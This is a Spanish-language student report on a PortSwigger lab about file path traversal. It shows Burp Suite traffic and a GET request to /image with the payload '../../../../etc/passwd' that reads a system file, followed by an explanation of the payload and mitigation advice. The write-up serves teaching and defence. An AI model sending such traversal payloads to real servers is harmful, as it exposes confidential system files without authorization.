

ROAD TO HALL OF FAME - ACTIVIDAD 07

LAB: FILE PATH TRAVERSAL SIMPLE CASE

Demostrar la capacidad de aplicar conocimientos teóricos de seguridad informática en un entorno práctico.

Mtro. Servando López Contreras

Informe realizado por:

181583 Angel Aaron Acuña Quezada

Contenido

Datos del Laboratorio	3
Marco Teórico y Fundamentación Técnica	3
Procedimiento	4
Explicación del Payload	6
Mitigación Recomendada.....	6
Referencias	7

Datos del Laboratorio

- **Nombre del laboratorio:** File Path Traversal, simple case.
- **Nivel:** Apprentice
- **Tipo de Explotación:** File Path Traversal
- **Objetivo del laboratorio:** Explorar la vulnerabilidad de File Path Traversal a través del método de petición "GET" del protocolo HTTP, con el fin de poder leer el archivo `/etc/passwd`.


Marco Teórico y Fundamentación Técnica

Concepto: De acuerdo con OWASP, un ataque de *Path Traversal* (también conocido como *Directory Traversal*) tiene como objetivo acceder a archivos y directorios que están almacenados fuera de la carpeta raíz web. Al manipular las variables que hacen referencia a los archivos usando secuencias de "punto-punto-barra" (`../`) o rutas absolutas, permite a un atacante acceder a archivos y directorios arbitrarios en el sistema de archivos, incluyendo código fuente de la aplicación, configuraciones y archivos críticos del sistema.

Impacto en la Triada CIA: Esta vulnerabilidad compromete de manera directa la "Confidencialidad" de la información, ya que expone datos sensibles del sistema operativo.

Perspectiva OWASP: Clasificada dentro de la categoría de *Broken Access Control* (Control de Acceso Roto), ocurre cuando la aplicación utiliza la entrada del usuario para construir una ruta de archivo sin validar o sanear adecuadamente dicha entrada, permitiendo escapar de la estructura de directorios autorizada.

Procedimiento



Se ingresó a la tienda virtual del laboratorio, en la cual podemos ver que carga varias imágenes de productos.

1. Live passive crawl from Proxy (all traffic)

Summary

Items added to site map [View site map](#)

Host	Meth...	URL	Status ...	MIME type
0a40007e0402b...	GET	/	200	HTML
0a40007e0402b...	GET	/resources/labheader/css...	200	CSS
0a40007e0402b...	GET	/resources/css/labsEcom...	200	CSS
0a40007e0402b...	GET	/resources/labheader/js/l...	200	script
0a40007e0402b...	GET	/resources/images/shop.s...	200	XML
0a40007e0402b...	GET	/image?filename=22.jpg	200	
0a40007e0402b...	GET	/resources/images/rating...	200	PNG
0a40007e0402b...	GET	/product?productId=1	200	HTML
0a40007e0402b...	GET	/image?filename=68.jpg	200	
0a40007e0402b...	GET	/resources/images/rating...	200	PNG
0a40007e0402b...	GET	/product?productId=2	200	HTML
0a40007e0402b...	GET	/image?filename=17.jpg	200	
0a40007e0402b...	GET	/product?productId=3	200	HTML
0a40007e0402b...	GET	/image?filename=4.jpg	200	
0a40007e0402b...	GET	/resources/images/rating...	200	PNG
0a40007e0402b...	GET	/product?productId=4	200	HTML
0a40007e0402b...	GET	/image?filename=8.jpg	200	
0a40007e0402b...	GET	/product?productId=5		
0a40007e0402b...	GET	/image?filename=15.jpg	200	
0a40007e0402b...	GET	/product?productId=6		
0a40007e0402b...	GET	/image?filename=32.jpg	200	
0a40007e0402b...	GET	/resources/images/rating...	200	PNG
0a40007e0402b...	GET	/product?productId=7		
0a40007e0402b...	GET	/image?filename=2.jpg	200	
0a40007e0402b...	GET	/resources/images/rating...	200	PNG
0a40007e0402b...	GET	/product?productId=8		
0a40007e0402b...	GET	/image?filename=14.jpg	200	
0a40007e0402b...	GET	/product?productId=9		
0a40007e0402b...	GET	/image?filename=36.jpg	200	
0a40007e0402b...	GET	/product?productId=10		

Task configura

Task type: L

Scope: P

Configuration: A

Capturing

Task progress

Site map items add

Responses process

Responses queued:

Task log

- > Adding response cademy.net/resourc
- > Adding response cademy.net/resourc
- > Adding response cademy.net/favicon.
- > Adding response cademy.net/resourc
- > Adding response cademy.net/resourc
- > Adding response cademy.net/academ
- > Adding link https:

Memory: 170.5MB of 15.91GB

Disabled

Burp Suite Community Edition v2025.8 - Temporary Project						
Dashboard Target Proxy* Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Discover						
Intercept* HTTP history WebSockets history Match and replace Proxy settings						
Intercept on Forward Drop						
Request to https://0a40007e0402b7c982fa2ec30045004d.web-security-academy.net:443 [79.125.84.16]						
Time	Type	Direction	Method	URL	Status code	Length
2027:46 18 Sep ...	HTTP	→ Request	GET	https://0a40007e0402b7c982fa2ec30045004d.web-security-academy.net/image?filename=14.jpg		
2027:46 18 Sep ...	HTTP	→ Request	GET	https://0a40007e0402b7c982fa2ec30045004d.web-security-academy.net/image?filename=36.jpg		
2027:46 18 Sep ...	HTTP	→ Request	GET	https://0a40007e0402b7c982fa2ec30045004d.web-security-academy.net/image?filename=10.jpg		
2027:46 18 Sep ...	HTTP	→ Request	GET	https://0a40007e0402b7c982fa2ec30045004d.web-security-academy.net/image?filename=50.jpg		
2027:46 18 Sep ...	HTTP	→ Request	GET	https://0a40007e0402b7c982fa2ec30045004d.web-security-academy.net/image?filename=54.jpg		
2027:47 18 Sep ...	HTTP	→ Request	GET	https://0a40007e0402b7c982fa2ec30045004d.web-security-academy.net/image?filename=56.jpg		
2027:47 18 Sep ...	HTTP	→ Request	GET	https://0a40007e0402b7c982fa2ec30045004d.web-security-academy.net/image?filename=3.jpg		
2027:47 18 Sep ...	HTTP	→ Request	GET	https://0a40007e0402b7c982fa2ec30045004d.web-security-academy.net/image?filename=6.jpg		
2027:48 18 Sep ...	WS	→ To server		https://0a40007e0402b7c982fa2ec30045004d.web-security-academy.net/academyLabHeader		4
2027:53 18 Sep ...	HTTP	→ Request	GET	https://0a40007e0402b7c982fa2ec30045004d.web-security-academy.net/product?productId=2		
2028:05 18 Sep ...	HTTP	→ Request	GET	https://0a40007e0402b7c982fa2ec30045004d.web-security-academy.net/image?filename=55.jpg		
2028:05 18 Sep ...	HTTP	→ Request	GET	https://0a40007e0402b7c982fa2ec30045004d.web-security-academy.net/image?filename=11.jpg		
2028:05 18 Sep ...	HTTP	→ Request	GET	https://0a40007e0402b7c982fa2ec30045004d.web-security-academy.net/image?filename=58.jpg		
2028:05 18 Sep ...	HTTP	→ Request	GET	https://0a40007e0402b7c982fa2ec30045004d.web-security-academy.net/image?filename=51.jpg		

Durante la fase de reconocimiento en Burp Suite, se identificó un patrón inseguro en las peticiones GET hacia /image. La aplicación emplea el parámetro filename para la carga de recursos. Este parámetro se convierte en un vector ideal para inyectar secuencias de salto de directorio. Para un análisis más profundo usamos la función Proxy de Burp Suite.

Burp Project Intruder Repeater View Help

Dashboard Target Proxy* Intruder Repeater Collaborator Sequencer Decoder Comparer Logger

3 4 × +

Send

Cancel

<

>

Burp AI

Request


Pretty Raw Hex

```

1 GET /image?filename=../../../../etc/passwd HTTP/2
2 Host: 0a40007e0402b7c982fa2ec30045004d.web-security-academy.net
3 Cookie: session=7jsQP4MTz1J8U14EqJ6aEh15fkEsY6Ak
4 Sec-Ch-Ua-Platform: "Windows"
5 Accept-Language: es-419,es;q=0.9
6 Sec-Ch-Ua: "Chromium";v="151", "Not=A?Brand";v="99"
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
8 Gecko) Chrome/151.0.0.0 Safari/537.36
9 Sec-Ch-Ua-Mobile: ?0
10 Accept: image/avif,image/webp,image/apng,image/svg+xml,image/*,*/*;q=0.8
11 Sec-Fetch-Site: same-origin
12 Sec-Fetch-Mode: no-cors
13 Sec-Fetch-Dest: image
14 Referer: https://0a40007e0402b7c982fa2ec30045004d.web-security-academy.net/
15 Accept-Encoding: gzip, deflate, br
16 Priority: i
17

```

Haciendo un análisis rápido podemos ver que el método GET directamente llama a las imágenes, así que intentaremos atacar a través de ellas. Para esto, enviamos la petición al "Repeater" y preparamos el payload eliminando el nombre de la imagen y colocando la ruta del archivo que deseamos ver: ../../../../etc/passwd



Damos clic en "Send" y podemos observar que tuvimos éxito y tenemos acceso al archivo passwd.

Explicación del Payload

El parámetro filename indica al servidor qué archivo leer del disco duro. En sistemas operativos basados en Linux, la secuencia `../` instruye al sistema a retroceder un nivel en la jerarquía de directorios. Al colocar `../../../../` forzamos a la aplicación a salir del directorio web asignado y ascender niveles hasta llegar al directorio raíz del sistema `/`. A partir de aquí, la ruta `/etc/passwd` le indica que debe entrar a ese directorio y mostrar lo que se encuentre ahí, que en este caso es la lista de usuarios del sistema.

Mitigación Recomendada

- **Evitar entradas directas:** Lo más efectivo es evitar, lo más que se pueda, pasar la entrada directa al sistema de archivos. En su lugar, se podrían usar identificadores en una base de datos para localizar un archivo.
- **Validación estricta:** Si es estrictamente necesario que el usuario coloque alguna entrada para nombrar algún archivo, se debe implementar una validación robusta (ej. que contenga solamente caracteres alfanuméricos). Así se rechazan en automático instrucciones de escape como `../` o bytes nulos `%00`.

- **Rutas Absolutas:** Tras recibir la entrada, la aplicación debe anexarla al directorio base estricto y utilizar funciones de canonicalización provistas por el lenguaje de programación (ej. `realpath()` o `os.path.abspath()`). Finalmente, el sistema debe verificar de forma rigurosa que la ruta absoluta resultante comience exactamente con el directorio base autorizado antes de proceder con la lectura del archivo.

Referencias

OWASP. (s.f.). *Path Traversal*. OWASP Community. Recuperado el 18 de septiembre de 2026, de https://community.owasp.org/attacks/Path_Traversal